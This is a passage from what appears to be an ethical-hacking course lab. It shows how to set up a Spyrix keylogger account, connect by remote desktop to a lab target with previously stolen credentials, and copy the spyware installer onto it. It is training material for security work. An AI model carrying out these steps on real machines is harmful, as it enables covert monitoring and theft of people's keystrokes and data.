
1 item 1 item selected 29.5 MB

Type here to search

5:23 AM
3/27/2024

7. In the **How do you want to open this?** pop-up appears, select **Firefox** from the list and click **OK**.
8. If the **Spyrix webpage** appears in **Microsoft Edge** browser, then continue in Edge browser.
9. In the **Spyrix Personal Monitor - Settings Wizard** click **Skip Wizard**, click **Close** in the next window, and close the **Spyrix Personal Monitor** window.

10.



1 item 1 item selected 29.5 MB




Type here to search



5:27 AM
3/27/2024

11. Spyrix webpage appears, click on **Register** to register for a new account.

12.



13. In the **Account registration** web page, enter an email address and password and click **Sign up**.

14.

The screenshot shows a web browser window with the following details:

- Title Bar:** Spyrix Personal Monitor. Register X
- Address Bar:** https://dashboard.spyrix.com/register?email=eccuser_01@outlook.com
- Content Area:**
 - A large blue banner on the left contains the text "1. Account registration" and two circular progress indicators: one filled blue and one empty, labeled "Account registration" and "Adding computers" respectively.
 - To the right of the banner, the "Spyrix" logo is displayed with the text "Create a free account" and "No credit card required".
 - Form fields for "E-mail*" containing "eccuser_01@outlook.com" and "Password*" containing "*****".
 - A blue "Sign up" button.
 - Text at the bottom right: "Have an account? Click here to login".
- Bottom Navigation:** A dark taskbar with a search bar, file explorer, edge browser, and other icons. The date and time are shown as 5:34 AM 3/27/2024.


15. **Spyrix Personal Monitor** webpage appears, minimize the window.

16.

The screenshot shows the Spyrix Personal Monitor dashboard. On the left sidebar, under 'MONITORING', there are several options: Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, and Reports. Under 'REAL-TIME INSIGHTS', there is a 'Live viewing' option. At the bottom of the sidebar is a blue button labeled '+ Add new computer'. The main content area has a header with 'Purchase' and '+ Add new computer' buttons, and a user email 'eccuser_01@outlook.com'. Below this is a progress bar with two dots: 'Account registration' and 'Adding computers'. The main title '2. Adding computers' is displayed in large white text. Below it, the text 'Download and install the program on target computers' is shown. Two download buttons are present: 'for Windows' (highlighted in blue) and 'for macOS'. To the right of these buttons is a section titled 'Spyrix Free Keylogger' with a list of included features: Programs activities logs, Screenshots capture, Keylogger, and Printer and USB drives activity. The system tray at the bottom right shows the date and time as 3/27/2024 5:49 AM.


17. Now, click **Type here to search** field on the **Desktop**, search for **Remote** and click **Remote Desktop Connection** from the results.
18. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19 [Windows Server 2019]**) and click **Show Options**.

19.



20. In the **User name** field, type **Jason** and click **Connect**.


21.



22. In the **Windows Security** pop-up, enter the password as **qwert** and click **OK**.

23. Here, we are using the target system user credentials obtained from the previous lab.

24.



25. A **Remote Desktop Connection** window appears; click **Yes**.
26. You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.
27. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.
28. Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

29.




30. Minimize the **Remote Desktop Connection** window.
31. If **Server Manager** window appears, close it.
32. Navigate to **Z:\ICEHv13 Module 06 System Hacking\Spyware\General Spyware\Spyrix** and copy **spm_setup.exe**.
33. Switch to the **Remote Desktop Connection** window and paste the **spm_setup.exe** file on the target system's **Desktop**.

34.



